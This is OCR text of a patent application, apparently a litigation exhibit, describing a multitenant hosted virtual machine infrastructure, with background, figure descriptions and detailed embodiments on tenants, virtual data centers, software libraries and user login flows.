


FIG. 53

Netskope Exhibit 1002 - Appendix B7




FIG. 54

Netskope Exhibit 1002 - Appendix B7




FIG. 55

Netskope Exhibit 1002 - Appendix B7

MULTITENANT HOSTED VIRTUAL MACHINE INFRASTRUCTURE

CROSS-REFERENCE TO RELATED APPLICATION(S)

[0001] This application claims the benefit of each of U.S. Provisional Patent Application No. 61/050,163, filed on May 2, 2008, and U.S. Provisional Patent Application No. 61/101,665, filed on Sep. 30, 2008, each of which is hereby incorporated by reference in its entirety.

BACKGROUND

[0002] A virtual machine is a software construct designed to run computer programs like a real physical machine. As an example, a virtual machine may comprise various software components for running executable code written for a particular computing platform. Such executable code may include, among other things, operating system code, application programs, software drivers, and so on.

[0003] A virtual machine does not necessarily have a direct correspondence to a real physical machine; however, virtual machines are often designed to imitate the behavior of specific hardware architectures. As an example, a virtual machine may be designed to imitate the behavior of an x86 processor.

[0004] Virtual machine infrastructures (VMIs) have been developed to coordinate user access to collections of virtual machines and to provide additional features such as virtual networking capability, virtual data storage management, and so forth. In general, a VMI comprises a set of physical computational resources, virtualization software for creating virtual machines on the physical computational resources, and management software for managing the virtual machines and coordinating access to the virtual machines.

[0005] In one example, a VMI comprises a set of physical computers each running multiple virtual machines. Users at separate remote-access consoles access the different virtual machines over a local area network. Each console includes a virtual machine interface designed to allow a user to interact with a virtual machine in the same way that the user would interact with a local machine. For instance, the virtual machine interface may present a user desktop and explorer windows similar to those found in an ordinary personal computer.

[0006] Within a VMI, different virtual machines may be individually configured according to the users' unique needs and preferences. For instance, the different virtual machines may run different types of operating systems (e.g., Windows, Linux), allowing the users to use different operating-system-specific programs within the VMI. Additionally, each of the virtual machines may provide a different level of performance so that the resources of the single physical computer can be efficiently divided among users having different computational demands.

[0007] Recently, large enterprises have begun employing complex VMIs to provide virtual computing resources for large groups of users. These users may work together, but have different computational demands. As an example, a company with hundreds of employees may set up a virtual data center comprising many physical machines each configured to run several virtual machines for use by the employees.

[0008] The virtual machines can be configured in accordance with the different computational demands and preferences of the different employees. For instance, an employee whose job requires a significant amount of computing power—say, an engineer who runs test simulations on complex circuits—may use a virtual machine configured with higher throughput and more memory, compared with an employee whose job only requires the use of a few simple programs such as a word processor and an Internet browser. Similarly, an employee whose job requires a relatively high level of system access—say, a system administrator—may use a virtual machine configured with a higher level of access within the VMI compared with an employee whose job requires a relatively lower level of access.

[0009] Conventional VMIs are designed for use within a single organization, i.e., a single company or group of users. In this type of VMI, the operation of the virtual machines is governed by a common set of rules, such as a common hierarchy of access rights, usage rights, quality of service guarantees, and naming conventions. Additionally, in this type of VMI, the administration of the computing hardware and operating software as well as the configuration and execution of virtual machines on this infrastructure are controlled by a single administrative entity, i.e., a single system administrator or group of system administrators. Furthermore, these conventional VMIs do not provide adequately isolated or independent network services or storage services for virtual machines executed by different users. Also, these conventional VMIs do not support adequate resource usage quota, reporting, and enforcement mechanisms.

BRIEF DESCRIPTION OF THE DRAWINGS

[0010] FIG. **1** is a conceptual diagram providing a system-level overview of a multitenant virtual machine infrastructure (MTVMI) in some embodiments.

[0011] FIG. **2** is a flowchart illustrating the use of a MTVMI by a new tenant in some embodiments.

[0012] FIG. **3**A is a flowchart illustrating the use of a MTVMI by a user associated with a particular tenant in some embodiments.

[0013] FIG. **3**B is a display diagram illustrating an example browser used to log into a MTVMI and a resulting screen that appears in the user's display upon logging in to the MTVMI in some embodiments.

[0014] FIG. **4** is a flowchart illustrating the operation of a MTVMI in relation to a tenant in some embodiments.

[0015] FIG. **5** is a flowchart illustrating the operation of a MTVMI in relation to a user in some embodiments.

[0016] FIG. **6** is a conceptual diagram providing a more detailed system-level overview of a hosted multitenant virtual machine infrastructure in some embodiments.

[0017] FIG. **6**A is a block diagram illustrating a storage manager in some embodiments.

[0018] FIG. **7** is a flowchart illustrating the provision of a software brokering service by an MTVMI in some embodiments.

[0019] FIG. **8** is a flowchart illustrating the provision of a virtual lab service by an MTVMI in some embodiments.

[0020] FIGS. **9-25** are display diagrams showing a typical user interface presented by an example software application running on a MTVMI to provide a virtual lab service in some embodiments.

[0021] FIGS. **25-26** show additional conceptual diagrams illustrating the organization of the MTVMI in some embodiments.

[0022] FIGS. **27-46** are display diagrams showing displays presented by the MTVMI in some embodiments.

[0023] FIGS. **47-49** are display diagrams illustrating a user interface designed for use by vendors offering items for sale via the brokering portal in some embodiments.

[0024] FIG. **50** is a block diagram illustrating a data model representation of virtual data centers in the MTVMI management application in some embodiments.

[0025] FIG. **51** is a block diagram illustrating component processes in the MTVMI management application in some embodiments.

[0026] FIG. **52** is a block diagram illustrating the organization of the data model that supports access control mechanisms of MTVMI management application in some embodiments.

[0027] FIG. **53** is a block diagram illustrating the organization of the data model that supports resource usage quota mechanisms of MTVMI management application in some embodiments.

[0028] FIG. **54** is a flowchart illustrating the operations performed by a component of the MTVMI management application to instantiate a virtual data center configuration on the MTVMI infrastructure in some embodiments.

[0029] FIG. **55** is a flowchart illustrating the operations performed by a component of the MTVMI management application to save the state of the Virtual Data Center in some embodiments.

DETAILED DESCRIPTION

[0030] A variety of embodiments will now be described. These embodiments are provided as teaching examples and should not be interpreted to limit the scope of the invention. Although specific details of the embodiments are presented, these embodiments may be modified by changing, supplementing, or eliminating many of these details.

[0031] A shared computing infrastructure ("the infrastructure") is described. In some embodiments, a user can exploit the entire infrastructure using a standard web browser running on a personal client machine (e.g., the user's laptop), without having to install any specialized applications on the client machine. The infrastructure supports the deployment of virtual data centers, wherein each virtual data center comprises one or more virtual machines capable of transparently interfacing amongst themselves and with computing resources located elsewhere in the Internet. As an example, the infrastructure may execute a virtual data centers on physical machines within the infrastructure, while users control the virtual machines through personal computers connected to the infrastructure via the Internet.

[0032] The shared computing infrastructure may incorporate a software environment and interface capable of facilitating the automation of specific virtualized infrastructure based services. As an example, the infrastructure may incorporate a software platform that implements a portal where users can develop and exchange data that may be useful within the infrastructure. This data could include, e.g., virtual data center configurations and software applications that could be run within the virtual data center. The data could be developed by individual users or by group collaboration within the infrastructure. Additionally, the data could be exchanged with or without monetary payments.

[0033] For explanation purposes, the shared computing infrastructure will be referred to as a multi-tenant virtual machine infrastructure (MTVMI). A MTVMI is a VMI adapted for use by multiple tenants, where each "tenant" is an independent entity (e.g., a set of users within a single company or other organization) whose access to and use of the MTVMI is governed by a unique and independent set of rules. For instance, each tenant in a MTVMI may have a unique and independent authentication mechanism, access control model, hierarchy of rights and privileges, resource allocation control model, resource usage control, quotas, service level agreements, and billing. The MTVMI may provide virtual data center isolation for each tenant. For example, the MTVMI may allocate a number of virtual resources for the exclusive use of a tenant concerned with security or availability of services. While tenants have access to and use of the MTVMI, the MTVMI may be owned and operated by a different independent entity (logically the "landlord").

[0034] Although the term "tenant" generally has a connotation related to the rental or occupation of property or space, "tenant" in the current context should not be limited to entities having certain legal or logistical agreements or arrangements relative to the MTVMI; neither should it be limited to entities who occupy a certain quantity of space or resources within a MTVMI. Rather, "tenant" here merely refers to any entity having a certain logical relationship with the MTVMI as demonstrated by the examples and explanations presented in this written description.

[0035] Examples of multiple tenants sharing a MTVMI include different companies or groups of individual users. For instance, an MTVMI could be shared by multiple large corporations each having its own set of virtual data centers, application software assets, set of users and so on.

[0036] The MTVMI is unique in delivering virtual data centers as a service over the Web based on a multi-tenant shared infrastructure. In addition to those mentioned above, the MTVMI may provide additional capabilities valued by customers in the initial target markets (e.g., Quality Assurance, Staging, Training, Pre-sales Proof of Concept, etc.), such as network services (e.g., DHCP, DNS) for virtual data centers, connectivity to internal data centers, rapid creation of custom virtual machines, storage virtualization, and remote access to virtual data centers and virtual machine environments.

[0037] FIG. **1** is a conceptual diagram providing a system-level overview of an MTVMI in some embodiments. MTVMI **100** comprises a physical infrastructure resident at the MTVMI provider's site, virtual infrastructure **105**, a software library **110**, and a MTVMI management application **115**.

[0038] The left side of FIG. **1** shows different tenants **130** and **140** connected to MTVMI **100** through the Internet **120**. Different users among tenants **130** and **140** may access MTVMI **100** over corresponding secure Internet connections. Typically, a user accesses MTVMI **100** by logging on to the infrastructure through a console or Internet browser. Once the user logs on to MTVMI **100**, a user interface for MTVMI **100** appears in the user's computer display to allow the user to access various features of MTVMI **100**. In some embodiments, the user interface appears similar to a normal computer desktop, so that the user's experience is substantially the same as it would be if the user was interacting with a set of local resources. The user interface enables a user associated with a tenant to manage virtual data centers, such as by creating, configuring, starting, and stopping virtual machines within the virtual data centers. In some embodiments, the user interface may control a user's access to certain resources of the virtual data center. For example, the user interface may

allow users with administrative privileges to start and stop virtual machines while prevent other users from doing so.

[0039] In general, tenants can access MTVMI **100** over the Internet from any Internet-enabled device. As examples, the MTVMI can be accessed through personal computers, Internet-enabled personal digital assistants (PDAs), and Internet-enabled cell phones. In some embodiments, where a user accesses the MTVMI **100** using a portable device such as a PDA or cell phone, the user does so with a web browser installed in the device, much like the user would do in a personal computer.

[0040] Each tenant of MTVMI **100** operates within its own unique, private virtual environment. The environment for each tenant may include, for example, one or more private virtual data centers each comprising a set of virtual machines, virtual storage, and virtual network accessible to the tenant's users. The environment for each tenant may provide the tenant's users with access to ready-to-instantiate templates of virtual data centers and specific software applications in Software Library **110**. Additionally, the environment may provide Labs corresponding to instantiated virtual data centers that can be executed. Furthermore, through the MTVMI, a tenant may create custom virtual data centers by specifying certain attributes of the virtual data centers and/or their virtual machines (e.g., number of cores, amount of RAM, domain name, IP addresses, etc.). The MTVMI provides a number of methods for building and rapidly deploying virtual machines, such as uploading and installing complete virtual machine images, installing operating system packages on raw virtual machine containers, installing application packages on pre-built virtual machine images, etc. Furthermore, because the MTVMI may store the state of an entire virtual data center, including its virtual machines, storage, network identifies, network service profiles, and so on, the virtual data centers and their virtual machines can be replicated. The environment may further include methods for managing the virtual data centers, such as a hierarchy of user access rights, limits on the amount of resources such as central processing unit (CPU) time and storage space available to the users, and so on. In some embodiments, the MTVMI can provide resource isolation for some or all of its tenants. For example, the MTVMI may assign a tenant with heightened security concerns a set of virtual resources for the exclusive use of that tenant. When the tenant is processing or manipulating secure data, the tenant can use the "private" resources to prevent other tenants of the MTVMI from comprising the tenant's secure data.

[0041] Within MTVMI **100**, virtual infrastructure **105** comprises both a physical platform for running virtual machines, virtual storage, and virtual network, and a software platform enabling the creation and management of the virtual machines, virtual storage, and virtual network. The physical platform may comprise computer hardware such as storage system and media, servers comprising CPUs, memory, and related processing components, and networking hardware such as network switches, routers, etc. The software platform may include, e.g., a hypervisor for each server, and software components for the storage system and networking components and software for managing them.

[0042] Within virtual infrastructure **105**, different functional components can be roughly partitioned into three groups, including network nodes, virtual machine host nodes, and storage nodes. Network nodes include both hardware and software components for implementing virtual network functionality (e.g., network services such as DHCP and DNS, VPN services, file share services, etc.), virtual machine nodes include hardware and software components for creating and hosting virtual machines, and storage nodes include hardware and software components for implementing virtual data storage. In some embodiments, the storage nodes are part of a distributed file system management architecture that supports, among other things, fast snapshot and cloning operations in a scalable way, such as data placement, data migration, and load balancing.

[0043] Software library **110** comprises a collection of software programs, data objects, and/or virtual data center configurations for use by tenants and associated users who interact with MTVMI **100**. The software programs may include, among other things, specific operating systems to be run on virtual machines, application programs to run within the virtual machines, and any code used by tenants to maintain their own virtual resources. The data objects may include, for example, database files, software configuration files, and so forth. The virtual data center configurations may include, e.g., specifications of network topologies, and hardware and software specifications for individual virtual machines within virtual networks. One example configuration for a virtual machine could include 2 GHz virtual CPU and 1 GB RAM, and run Windows XP.

[0044] Some of the programs and data in software library **110** may be commercial software requiring individual or corporate user-licenses. The licensing of these programs or data may be regulated in any of several different ways. As examples, tenants or individual users could provide their own license keys for the programs, or licenses could be provided as part of a tenant's agreement for using the MTVMI. In some embodiments, MTVMI **100** includes mechanisms for automatically negotiating the licenses with third-party software providers in real time. In some embodiments, licenses are purchased by the entity hosting the MTVMI **100** so that users are not required to obtain their own licenses. In some embodiments, software library **110** may be connected to a licensing module to negotiate on-demand licensing of proprietary software to tenants, or management of a limited number of existing licenses among multiple users.

[0045] In some embodiments, software library **110** is divided into public and private libraries. A public library is a portion of software library **110** accessible to any tenant using MTVMI **100**. A private library, on the other hand, is a portion of software library **110** accessible to only a subset of the tenants using MTVMI **100** or to a subset of users belonging to a tenant. Public libraries may include, for instance, freeware software applications, commercial operating systems and applications that can be provided to tenants for a charge based on usage, shared data, and so on. Private libraries may include, for instance, licensed or proprietary software for use by individual tenants, specific data objects related to work performed by the tenant or the configuration of a tenant's virtual network. In some embodiments, a library can contain a commercial operating system, application, or other program that, when installed on a virtual machine, will be customized with a license key owned by the installing tenant. In some embodiments, the MTVMI makes commercial library items available to users on a pay-per-use basis. In these embodiments, the MTVMI provides the architecture, data model, workflows, and metering to support this service. The MTVMI enables producers of such content to upload and identify their products so that consumers can find them and download them

for use. Furthermore, the MTVMI can meter, enforce, and bill consumers for any period of usage.

[0046] In addition to specific software programs and data structures, software library **110** may further include specific virtual data center configurations for use by individual tenants. A virtual data center configuration stored in the software library contains complete information for instantiating a set or "cluster" of virtual machines connected by a virtual network. The virtual data center configuration specifies capabilities of each virtual machine to be instantiated, including such attributes as number of processor cores, amount of memory, operating systems, etc. The virtual data center configuration further contains complete state for each virtual machine to be instantiated. Such state generally includes contents of a disk volume to be accessible by the virtual machine, and may also include memory contents of the virtual machine, and/or processor state for the virtual machine, including contents for registers including program counters. In some embodiments, a user may upload a virtual machine image generated outside the MTVMI. This virtual machine image can be stored in the library, and instantiated by the MTVMI in a virtual data center.

[0047] An instance of a virtual data center can be created by a tenant's user using the content in the software library. As an example, one virtual data center may include several virtual machines with a particular operating system and particular applications, as well as virtual storage, that is together performing a batch application. A tenant or a tenant's user may have a number of such virtual data center configuration instances, which can be in varying states, including running and stopped. The set of these virtual data center configuration instances comprise the Lab for the tenant or the tenant's user.

[0048] Further descriptions of software libraries and labs are provided below with reference to FIGS. **11-20**. Various additional functions and benefits of software library **110** will be readily apparent from the descriptions of FIGS. **11-20**.

[0049] MTVMI management application **115** controls and monitors interactions between tenants and MTVMI **100**. Additionally, MTVMI management application **115** allocates resources among different tenants and coordinates the use of MTVMI **100** by the different tenants. Various management related tasks performed by MTVMI management application **115** may include, as examples, authenticating users, allocating CPU time and storage space among different tenants, maintaining logical isolation between different tenants, tracking each tenant's usage of MTVMI **100**, and many others. Additional examples of specific functions that can be performed by MTVMI management application **115** are described below in relation to FIG. **6**.

[0050] Tenant information such as virtual data center configurations and stored data within MTVMI **100** may be generated in a variety of different ways. For instance, in some embodiments, the tenant information may be generated by a tenant's privileged user through manual operations on the MTVMI **100** using its graphical interface. Alternatively, virtual data center configurations and other tenant information can be generated for MTVMI **100** by providing a virtual machine appliance container that describes an existing physical or virtual machine to a module within MTVMI **100**, and operating the module to generate a virtual data center configuration for use within MTVMI **100**. Moreover, virtual data storage facilities can be established and initialized within MTVMI **100** by downloading data from an existing data storage platform into MTVMI **100**.

[0051] FIG. **2** is a flowchart illustrating the use of a MTVMI by a new tenant in some embodiments. FIG. **2** is intended to provide a very broad illustration of the tenant's interactions with the MTVMI, beginning with the initial establishment of a usage agreement between the tenant and an MTVMI host. In the description that follows, it can be assumed that actions performed by the tenant are actually carried out by a representative of the tenant, such as a system administrator or another authorized individual.

[0052] Referring to FIG. **2**, in step **205**, a tenant establishes a relationship with a MTVMI host by submitting a subscription request to the host. In the subscription request, the tenant may specify, among other things, a desired amount of resource usage within the MTVMI, any desired features such as access to particular software applications, and other terms for governing tenant's use of the MTVMI. A tenant's resource usage can be measured in any of several different ways, including, e.g., by a total amount of CPU time used by the tenant, or by a total amount of time that users are logged on to the MTVMI.

[0053] Once a tenant has subscribed to use the MTVMI, the tenant may populate their MTVMI account in step **210**. They may create individual accounts for the tenant's users. They may also populate the account with data such as virtual machine images, software installation binaries, data files etc. by transferring them as needed from the tenant's other computing environments or elsewhere.

[0054] As one of the steps in establishing practices for using their MTVMI account, in step **215**, the tenant establishes rules to govern use of the MTVMI environment. Examples of these rules include, among others, creating project structures to organize the environment, assigning users different privileges on different projects to establish access control, and establishing limits on the amount of resource usage such as computational bandwidth and storage space allocated to different users. The access rights, in addition to limiting use of certain resources by certain users, may also limit the ability of certain users to change aspects of the virtual data center, e.g., by adding additional machines, and so forth. In many regards, the rules governing the virtual data center can be established so they are similar to the rules that govern ordinary, physical data centers. The MTVMI provides the environment and tools for a tenant's users to establish these governance rules.

[0055] Once rules have been established for the virtual data center, in step **220**, the tenant's users can establish virtual data centers within the MTVMI. Each of the tenant's virtual data centers may include, among other things, a set of virtual machines, a set of virtual networks, and a set of data storage resources. The performance and capacity of the tenant's virtual data centers may be limited by the tenant's subscription agreement; however, the tenant is generally free to configure the logical structure of the data center in any way desired. At a high level, the tenant's process of establishing a virtual data center may be compared, by analogy, to the process that an organization goes through to establish a physical data center, by purchasing a set of physical resources, connecting the resources together, and getting the resources to communicate with one another. However, in contrast to a physical data center, a virtual data center requires significantly less legwork on the part of the system architects, and therefore tends to require much less time and expense.

[0056] Once resources have been configured for the virtual data center, in step **225**, the tenant may continue to perform

maintenance and monitoring on its virtual data center while the virtual data center is being used by the tenant's users. The maintenance and monitoring may include upgrading and patching various components, modifying the set of users associated with the tenant, measuring the resource usage by different users, and so on.

[0057] Those skilled in the art will appreciate that the steps shown in FIG. **2** and in each of the flow charts discussed below may be altered in a variety of ways. For example, the order of the steps may be rearranged; some steps may be performed in parallel; shown steps may be omitted, or other steps may be included; etc.

[0058] FIG. **3**A is a flowchart illustrating the use of a MTVMI by a user associated with a particular tenant in some embodiments. To use the MTVMI, in step **305**, the user opens an Internet browser. As explained above, the Internet browser may be included in any type of web-enabled device, including, e.g., a personal computer, a web-enabled cell phone, or a PDA.

[0059] After opening the Internet browser, the user enters a URL for the MTVMI to load an MTVMI access portal website into the browser. In step **310**, the user logs onto the MTVMI through the access portal by supplying credentials such as a user name and password to the portal.

[0060] After the user logs onto the MTVMI, in step **315**, the MTVMI begins executing resources on behalf of the user so that the user may access, for example, the software library, labs, and data store. A lab can have multiple virtual data center configuration instances, each of which can have multiple virtual machines. The display of the user's machine may be modified to show a desktop for any instantiated virtual machine in the labs. The desktop may resemble an ordinary computer desktop as is normally displayed on a personal computer. As a result, the user may interact with the virtual machine in essentially the same way that the user would interact with a local machine.

[0061] FIG. **3**B is a display diagram illustrating an example browser used to log into a MTVMI and a resulting screen that appears in the user's display upon logging in to the MTVMI in some embodiments. Through the browser window, the user can navigate to the console display **355** of one of their virtual machines. As seen in FIG. **3**B, within this virtual machine, the user may have access to a virtual local disk **365**, and documents **360** stored in a virtual storage platform. In addition to this virtual machine, the user may also have access to other virtual machines within a virtual data center created by the tenant. In one embodiment, these additional virtual machines may be accessible through an icon such as the "My Network Places" icon **370** displayed on the screen **355**.

[0062] Once the user is logged onto the MTVMI, the user may interact with the virtual machine in much the same way that the user would interact with a non-virtual local machine. In addition, as will be described in greater detail with reference to FIGS. **7-22**, a user who has logged onto the MTVMI may also perform actions such as creating a lab with multiple virtual machines, and installing custom software applications on the different virtual machines for specific tasks.

[0063] FIG. **4** is a flowchart illustrating a method of operating a MTVMI in relation to a tenant in some embodiments. The method of FIG. **4** can be viewed as a counterpart to the method illustrated in FIG. **2**. In other words, while FIG. **2** illustrates actions performed by a tenant in relation to the MTVMI, FIG. **4** shows actions performed by the MTVMI in relation to a tenant. In general, the actions of the MTVMI may be performed by a MTVMI management application such as that illustrated in FIGS. **1** and **6**.

